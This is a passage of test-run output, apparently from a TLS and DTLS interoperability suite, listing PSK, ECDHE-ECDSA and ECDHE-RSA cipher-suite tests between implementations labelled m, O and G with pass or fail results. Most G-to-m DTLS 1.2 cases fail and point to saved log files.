m->G tls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA ..... PASS
m->G tls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA384 ..... PASS
m->G tls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->G tls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->G tls12,no TLS_PSK_WITH_AES_128_CBC_SHA256 ..... PASS
m->G tls12,no TLS_PSK_WITH_AES_128_CCM ..... PASS
m->G tls12,no TLS_PSK_WITH_AES_128_CCM_8 ..... PASS
m->G tls12,no TLS_PSK_WITH_AES_128_GCM_SHA256 ..... PASS
m->G tls12,no TLS_PSK_WITH_AES_256_CBC_SHA384 ..... PASS
m->G tls12,no TLS_PSK_WITH_AES_256_CCM ..... PASS
m->G tls12,no TLS_PSK_WITH_AES_256_CCM_8 ..... PASS
m->G tls12,no TLS_PSK_WITH_AES_256_GCM_SHA384 ..... PASS
m->G tls12,no TLS_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->G tls12,no TLS_PSK_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->G tls12,no TLS_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->G tls12,no TLS_PSK_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
G->m tls12,no TLS_PSK_WITH_AES_128_CBC_SHA ..... PASS
G->m tls12,no TLS_PSK_WITH_AES_256_CBC_SHA ..... PASS
G->m tls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA ..... PASS
G->m tls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA256 ..... PASS
G->m tls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA ..... PASS
G->m tls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA384 ..... PASS
G->m tls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
G->m tls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
G->m tls12,no TLS_PSK_WITH_AES_128_CBC_SHA256 ..... PASS
G->m tls12,no TLS_PSK_WITH_AES_128_CCM ..... PASS
G->m tls12,no TLS_PSK_WITH_AES_128_CCM_8 ..... PASS
G->m tls12,no TLS_PSK_WITH_AES_128_GCM_SHA256 ..... PASS
G->m tls12,no TLS_PSK_WITH_AES_256_CBC_SHA384 ..... PASS
G->m tls12,no TLS_PSK_WITH_AES_256_CCM ..... PASS
G->m tls12,no TLS_PSK_WITH_AES_256_CCM_8 ..... PASS
G->m tls12,no TLS_PSK_WITH_AES_256_GCM_SHA384 ..... PASS
G->m tls12,no TLS_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
G->m tls12,no TLS_PSK_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
G->m tls12,no TLS_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
G->m tls12,no TLS_PSK_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
m->m tls12,no TLS_PSK_WITH_AES_128_CBC_SHA ..... PASS
m->m tls12,no TLS_PSK_WITH_AES_256_CBC_SHA ..... PASS
m->m tls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA ..... PASS
```

```
m->m tls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA256 ..... PASS
m->m tls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA ..... PASS
m->m tls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA384 ..... PASS
m->m tls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->m tls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->m tls12,no TLS_PSK_WITH_AES_128_CBC_SHA256 ..... PASS
m->m tls12,no TLS_PSK_WITH_AES_128_CCM ..... PASS
m->m tls12,no TLS_PSK_WITH_AES_128_CCM_8 ..... PASS
m->m tls12,no TLS_PSK_WITH_AES_128_GCM_SHA256 ..... PASS
m->m tls12,no TLS_PSK_WITH_AES_256_CBC_SHA384 ..... PASS
m->m tls12,no TLS_PSK_WITH_AES_256_CCM ..... PASS
m->m tls12,no TLS_PSK_WITH_AES_256_CCM_8 ..... PASS
m->m tls12,no TLS_PSK_WITH_AES_256_GCM_SHA384 ..... PASS
m->m tls12,no TLS_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->m tls12,no TLS_PSK_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->m tls12,no TLS_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->m tls12,no TLS_PSK_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
m->O dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..... PASS
m->O dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->O dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->O dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..... PASS
m->O dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->O dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ..... PASS
O->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..... PASS
O->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ..... PASS
O->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ..... PASS
O->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..... PASS
O->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ..... PASS
O->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->G dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..... FAIL
  ! outputs saved to c-srv-283.log, c-cli-283.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ..... FAIL
  ! outputs saved to c-srv-284.log, c-cli-284.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ..... FAIL
  ! outputs saved to c-srv-285.log, c-cli-285.log
```

```
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..................... FAIL
  ! outputs saved to c-srv-286.log, c-cli-286.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ................. FAIL
  ! outputs saved to c-srv-287.log, c-cli-287.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ................. FAIL
  ! outputs saved to c-srv-288.log, c-cli-288.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM ........................ FAIL
  ! outputs saved to c-srv-289.log, c-cli-289.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ...................... FAIL
  ! outputs saved to c-srv-290.log, c-cli-290.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM ........................ FAIL
  ! outputs saved to c-srv-291.log, c-cli-291.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ...................... FAIL
  ! outputs saved to c-srv-292.log, c-cli-292.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 ............ FAIL
  ! outputs saved to c-srv-293.log, c-cli-293.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 ............ FAIL
  ! outputs saved to c-srv-294.log, c-cli-294.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 ............ FAIL
  ! outputs saved to c-srv-295.log, c-cli-295.log
G->m dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 ............ FAIL
  ! outputs saved to c-srv-296.log, c-cli-296.log
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA .................... PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ................. PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ................. PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA .................... PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ................. PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ................. PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM ........................ PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ...................... PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM ........................ PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ...................... PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 ............ PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 ............ PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 ............ PASS
m->m dtls12,no TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 ............ PASS
m->O dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ................... PASS
m->O dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ................ PASS
m->O dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ................ PASS
m->O dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ................... PASS
m->O dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ................ PASS
m->O dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ................ PASS
O->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ................... PASS
O->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ................ PASS
O->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ................ PASS
O->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ................... PASS
O->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ................ PASS
O->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ................ PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ................... PASS
```

```
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->G dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..... FAIL
  ! outputs saved to c-srv-337.log, c-cli-337.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ..... FAIL
  ! outputs saved to c-srv-338.log, c-cli-338.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ..... FAIL
  ! outputs saved to c-srv-339.log, c-cli-339.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..... FAIL
  ! outputs saved to c-srv-340.log, c-cli-340.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ..... FAIL
  ! outputs saved to c-srv-341.log, c-cli-341.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ..... FAIL
  ! outputs saved to c-srv-342.log, c-cli-342.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM ..... FAIL
  ! outputs saved to c-srv-343.log, c-cli-343.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ..... FAIL
  ! outputs saved to c-srv-344.log, c-cli-344.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM ..... FAIL
  ! outputs saved to c-srv-345.log, c-cli-345.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 ..... FAIL
  ! outputs saved to c-srv-346.log, c-cli-346.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 ..... FAIL
  ! outputs saved to c-srv-347.log, c-cli-347.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 ..... FAIL
  ! outputs saved to c-srv-348.log, c-cli-348.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 ..... FAIL
  ! outputs saved to c-srv-349.log, c-cli-349.log
G->m dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 ..... FAIL
  ! outputs saved to c-srv-350.log, c-cli-350.log
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA ..... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA ..... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM ..... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_128_CCM_8 ..... PASS
```

```
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM ..................... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_AES_256_CCM_8 .................... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_CBC_SHA256 .......... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_128_GCM_SHA256 .......... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_CBC_SHA384 .......... PASS
m->m dtls12,yes TLS_ECDHE_ECDSA_WITH_CAMELLIA_256_GCM_SHA384 .......... PASS
m->O dtls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..................... PASS
m->O dtls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 .................. PASS
m->O dtls12,no TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 .................. PASS
m->O dtls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..................... PASS
m->O dtls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 .................. PASS
m->O dtls12,no TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 .................. PASS
O->m dtls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..................... PASS
O->m dtls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 .................. PASS
O->m dtls12,no TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 .................. PASS
O->m dtls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..................... PASS
O->m dtls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 .................. PASS
O->m dtls12,no TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 .................. PASS
m->G dtls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..................... PASS
m->G dtls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 .................. PASS
m->G dtls12,no TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 .................. PASS
m->G dtls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..................... PASS
m->G dtls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 .................. PASS
m->G dtls12,no TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 .................. PASS
m->G dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ............. PASS
m->G dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ............. PASS
m->G dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ............. PASS
m->G dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ............. PASS
G->m dtls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..................... FAIL
  ! outputs saved to c-srv-387.log, c-cli-387.log
G->m dtls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 .................. FAIL
  ! outputs saved to c-srv-388.log, c-cli-388.log
G->m dtls12,no TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 .................. FAIL
  ! outputs saved to c-srv-389.log, c-cli-389.log
G->m dtls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..................... FAIL
  ! outputs saved to c-srv-390.log, c-cli-390.log
G->m dtls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 .................. FAIL
  ! outputs saved to c-srv-391.log, c-cli-391.log
G->m dtls12,no TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 .................. FAIL
  ! outputs saved to c-srv-392.log, c-cli-392.log
G->m dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ............. FAIL
  ! outputs saved to c-srv-393.log, c-cli-393.log
G->m dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ............. FAIL
  ! outputs saved to c-srv-394.log, c-cli-394.log
G->m dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ............. FAIL
  ! outputs saved to c-srv-395.log, c-cli-395.log
G->m dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ............. FAIL
  ! outputs saved to c-srv-396.log, c-cli-396.log
m->m dtls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..................... PASS
```

```
m->m dtls12,no TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->m dtls12,no TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->m dtls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
m->m dtls12,no TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->m dtls12,no TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->m dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->m dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->m dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->m dtls12,no TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
m->O dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
m->O dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->O dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->O dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
m->O dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->O dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
O->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
O->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
O->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
O->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
O->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
O->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->G dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
m->G dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->G dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->G dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
m->G dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->G dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->G dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->G dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->G dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->G dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
G->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... FAIL
  ! outputs saved to c-srv-429.log, c-cli-429.log
G->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... FAIL
  ! outputs saved to c-srv-430.log, c-cli-430.log
G->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... FAIL
  ! outputs saved to c-srv-431.log, c-cli-431.log
G->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... FAIL
  ! outputs saved to c-srv-432.log, c-cli-432.log
G->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... FAIL
  ! outputs saved to c-srv-433.log, c-cli-433.log
G->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... FAIL
  ! outputs saved to c-srv-434.log, c-cli-434.log
G->m dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ..... FAIL
  ! outputs saved to c-srv-435.log, c-cli-435.log
G->m dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ..... FAIL
  ! outputs saved to c-srv-436.log, c-cli-436.log
G->m dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ..... FAIL
  ! outputs saved to c-srv-437.log, c-cli-437.log
```

```
G->m dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ..... FAIL
  ! outputs saved to c-srv-438.log, c-cli-438.log
m->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA ..... PASS
m->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 ..... PASS
m->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 ..... PASS
m->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA ..... PASS
m->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 ..... PASS
m->m dtls12,yes TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 ..... PASS
m->m dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->m dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->m dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->m dtls12,yes TLS_ECDHE_RSA_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
m->O dtls12,no TLS_PSK_WITH_AES_128_CBC_SHA ..... PASS
m->O dtls12,no TLS_PSK_WITH_AES_256_CBC_SHA ..... PASS
O->m dtls12,no TLS_PSK_WITH_AES_128_CBC_SHA ..... PASS
O->m dtls12,no TLS_PSK_WITH_AES_256_CBC_SHA ..... PASS
m->G dtls12,no TLS_PSK_WITH_AES_128_CBC_SHA ..... PASS
m->G dtls12,no TLS_PSK_WITH_AES_256_CBC_SHA ..... PASS
m->G dtls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA ..... PASS
m->G dtls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA256 ..... PASS
m->G dtls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA ..... PASS
m->G dtls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA384 ..... PASS
m->G dtls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->G dtls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->G dtls12,no TLS_PSK_WITH_AES_128_CBC_SHA256 ..... PASS
m->G dtls12,no TLS_PSK_WITH_AES_128_CCM ..... PASS
m->G dtls12,no TLS_PSK_WITH_AES_128_CCM_8 ..... PASS
m->G dtls12,no TLS_PSK_WITH_AES_128_GCM_SHA256 ..... PASS
m->G dtls12,no TLS_PSK_WITH_AES_256_CBC_SHA384 ..... PASS
m->G dtls12,no TLS_PSK_WITH_AES_256_CCM ..... PASS
m->G dtls12,no TLS_PSK_WITH_AES_256_CCM_8 ..... PASS
m->G dtls12,no TLS_PSK_WITH_AES_256_GCM_SHA384 ..... PASS
m->G dtls12,no TLS_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... PASS
m->G dtls12,no TLS_PSK_WITH_CAMELLIA_128_GCM_SHA256 ..... PASS
m->G dtls12,no TLS_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... PASS
m->G dtls12,no TLS_PSK_WITH_CAMELLIA_256_GCM_SHA384 ..... PASS
G->m dtls12,no TLS_PSK_WITH_AES_128_CBC_SHA ..... FAIL
  ! outputs saved to c-srv-473.log, c-cli-473.log
G->m dtls12,no TLS_PSK_WITH_AES_256_CBC_SHA ..... FAIL
  ! outputs saved to c-srv-474.log, c-cli-474.log
G->m dtls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA ..... FAIL
  ! outputs saved to c-srv-475.log, c-cli-475.log
G->m dtls12,no TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA256 ..... FAIL
  ! outputs saved to c-srv-476.log, c-cli-476.log
G->m dtls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA ..... FAIL
  ! outputs saved to c-srv-477.log, c-cli-477.log
G->m dtls12,no TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA384 ..... FAIL
  ! outputs saved to c-srv-478.log, c-cli-478.log
G->m dtls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_128_CBC_SHA256 ..... FAIL
```

```
  ! outputs saved to c-srv-479.log, c-cli-479.log
G->m dtls12,no TLS_ECDHE_PSK_WITH_CAMELLIA_256_CBC_SHA384 ..... FAIL
